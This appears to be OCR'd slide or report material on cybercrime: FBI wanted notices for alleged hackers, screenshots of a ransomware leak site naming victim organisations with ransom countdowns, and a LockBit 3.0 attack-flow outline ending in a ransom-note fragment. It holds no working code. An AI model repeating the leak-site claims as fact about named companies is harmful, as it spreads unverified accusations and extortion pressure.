
DING Xiaoyang 丁晓阳 (STC Codes: 0002/2556/7122) Aliases: Ding Hao, Manager Chen


CHENG Qingmin 程庆民 (STC Codes: 4453/1987/3046) Alias: Manager Cheng

If you have any information concerning these individuals, please contact your local FBI office, or the nearest American Embassy or Consulate.

Field Office: San Diego

www.fbi.gov





WANTED BY THE FBI

MANSOUR AHMADI

Conspiracy to Commit Fraud and Related Activity in Connection with Computers; Intentional Damage to a Protected Computer; Transmitting a Demand in Relation to Damaging a Protected Computer

Photograph taken in 2018

DESCRIPTION

Alias: Mansur Ahmadi	
Date(s) of Birth Used: July 7, 1988	**Place of Birth:** Tehran Province, Iran
Hair: Dark Brown	**Eyes:** Brown
Sex: Male	**Nationality:** Iranian

REWARD

The Rewards for Justice Program, United States Department of State, is offering a reward of up to $10 million for information on or about the activities of Mansour Ahmadi, Ahmad Khatibi Aghda, and Amir Hossein Nickaein Ravari.

REMARKS

Mansour Ahmadi is known to speak Farsi and reside in Iran.


CAUTION

Mansour Ahmadi, Ahmad Khatibi Aghda, and Amir Hossein Nickaein Ravari are wanted for their alleged involvement in a coordinated campaign which compromised hundreds of computer networks across the United States and abroad. Between October 2020 and August 2022, the three men allegedly gained unauthorized access to protected networks, exfiltrated data, encrypted computer systems, and extorted victims for ransom, causing damage to and disrupting operations of organizations across multiple sectors, including critical infrastructure, government agencies, and non-profit organizations.

On August 10, 2022, a federal grand jury sitting in the United States District Court for the District of New Jersey in Newark, New Jersey, indicted Mansour Ahmadi, Ahmad Khatibi Aghda, and Amir Hossein Nickaein Ravari on charges of conspiracy to commit fraud and related activity in connection with computers, intentional damage to a protected computer, and transmitting a demand in relation to damaging a protected computer.

If you have any information concerning this person, please contact your local FBI office or the nearest American Embassy or Consulate.

Field Office: Newark



WANTED BY THE FBI

CONSPIRACY TO COMMIT AN OFFENSE AGAINST THE UNITED STATES; FALSE REGISTRATION OF A DOMAIN NAME; AGGRAVATED IDENTITY THEFT; CONSPIRACY TO COMMIT MONEY LAUNDERING

RUSSIAN INTERFERENCE IN 2016 U.S. ELECTIONS

Boris Alekseyevich Antonov

Dmitriy Sergeyevich Badin

Anatoliy Sergeyevich Kovalev

Nikolay Yuryevich Kozachek

Aleksey Viktorovich Lukashev

Artem Andreyevich Malyshev

Sergey Aleksandrovich Morgachev

Aleksandr Vladimirovich Osadchuk

Aleksey Aleksandrovich Potemkin

Ivan Sergeyevich Yermakov

Pavel Vyacheslavovich Yershov


DETAILS

On July 13, 2018, a federal grand jury sitting in the District of Columbia returned an indictment against 12 Russian military intelligence officers for their alleged roles in interfering with the 2016 United States (U.S.) elections. The indictment charges 11 defendants, Boris Alekseyevich Antonov, Dmitriy Sergeyevich Badin, Nikolay Yuryevich Kozachek, Aleksey Viktorovich Lukashev, Artem Andreyevich Malyshev, Sergey Aleksandrovich Morgachev, Aleksandr Vladimirovich Osadchuk, Aleksey Aleksandrovich Potemkin, Ivan Sergeyevich Yermakov, Pavel Vyacheslavovich Yershov, and Viktor Borisovich Netyksho, with a computer hacking conspiracy involving gaining unauthorized access into the computers of U.S. persons and entities involved in the 2016 U.S. presidential election, stealing documents from those computers, and staging releases of the stolen documents to interfere with the 2016 U.S. presidential election. The indictment also charges these defendants with aggravated identity theft, false registration of a domain name, and conspiracy to commit money laundering. Two defendants, Aleksandr Vladimirovich Osadchuk and Anatoliy Sergeyevich Kovalev, are charged with a separate conspiracy to commit computer crimes, relating to hacking into the computers of U.S. persons and entities responsible for the administration of 2016 U.S. elections, such as state boards of elections, secretaries of state, and U.S. companies that supplied software and other technology related to the administration of U.S. elections. The United States District Court for the District of Columbia in Washington, D.C. issued a federal arrest warrant for each of these defendants upon the grand jury's return of the indictment.

THESE INDIVIDUALS SHOULD BE CONSIDERED ARMED AND DANGEROUS, AN INTERNATIONAL FLIGHT RISK, AND AN ESCAPE RISK

If you have any information concerning this case, please contact your local FBI office, or the nearest American Embassy or Consulate.

www.fbi.gov



iis.ac.uk

8D 05h 04m 19s

$ 100000

The Institute of Ismaili Studies (IIS) was established in 1977 as an academic institution of higher education dedicated to the study of Islam, with a particular focus on its Ismaili and broader Shi'i

Updated: 12 Jul, 2022, 15:42 UTC 385

lapostemobile.fr

2D 21h 24m 14s

La Poste Mobile is a quadruple play Telecom operator (mobile, landline, Internet and TV via the SFR box) with more than 1.5 million customers. (part_2 - databases)

Updated: 11 Jul, 2022, 15:00 UTC 786

lapostemobile.fr

PUBLISHED

La Poste Mobile is a quadruple play Telecom operator (mobile, landline, Internet and TV via the SFR box) with more than 1.5 million customers. (part_1)

Updated: 11 Jul, 2022, 14:03 UTC 1351

emprint.com

PUBLISHED

[4.7 TB Files] Emprint provides document and printing solutions tailored to address each client's unique needs

Updated: 12 Jul, 2022, 23:15 UTC 1240

acac.com

PUBLISHED

[part 1] acac (Atlantic Coast Athletic Clubs) is one of the Top 100 Fitness and Wellness Clubs in America.

Updated: 13 Jul, 2022, 15:15 UTC 1480

carnbrea.com.au


13D 07h 40m 53s

$ 1000000

Carnbrea & Co . Australian Wealth and Investment Advisory group Carnbrea is a privately-owned boutique Wealth and Investment Advisory group with a proud 50-year history of providing financial

Updated: 07 Jul, 2022, 01:17 UTC 2586

LOCKBIT 3.0



Brute-force Attack or Use of Stolen Credentials (RDP and VPN Access)


Unpatched Vulnerability or Security Misconfiguration

Initial Access into Victim Network

Command and Control (Cobalt Strike, Metasploit)

Enumeration and Lateral Movement

Encrypted file system



YOUR FILES ARE ENCRYPTED BY LOCKBIT

What happpend?

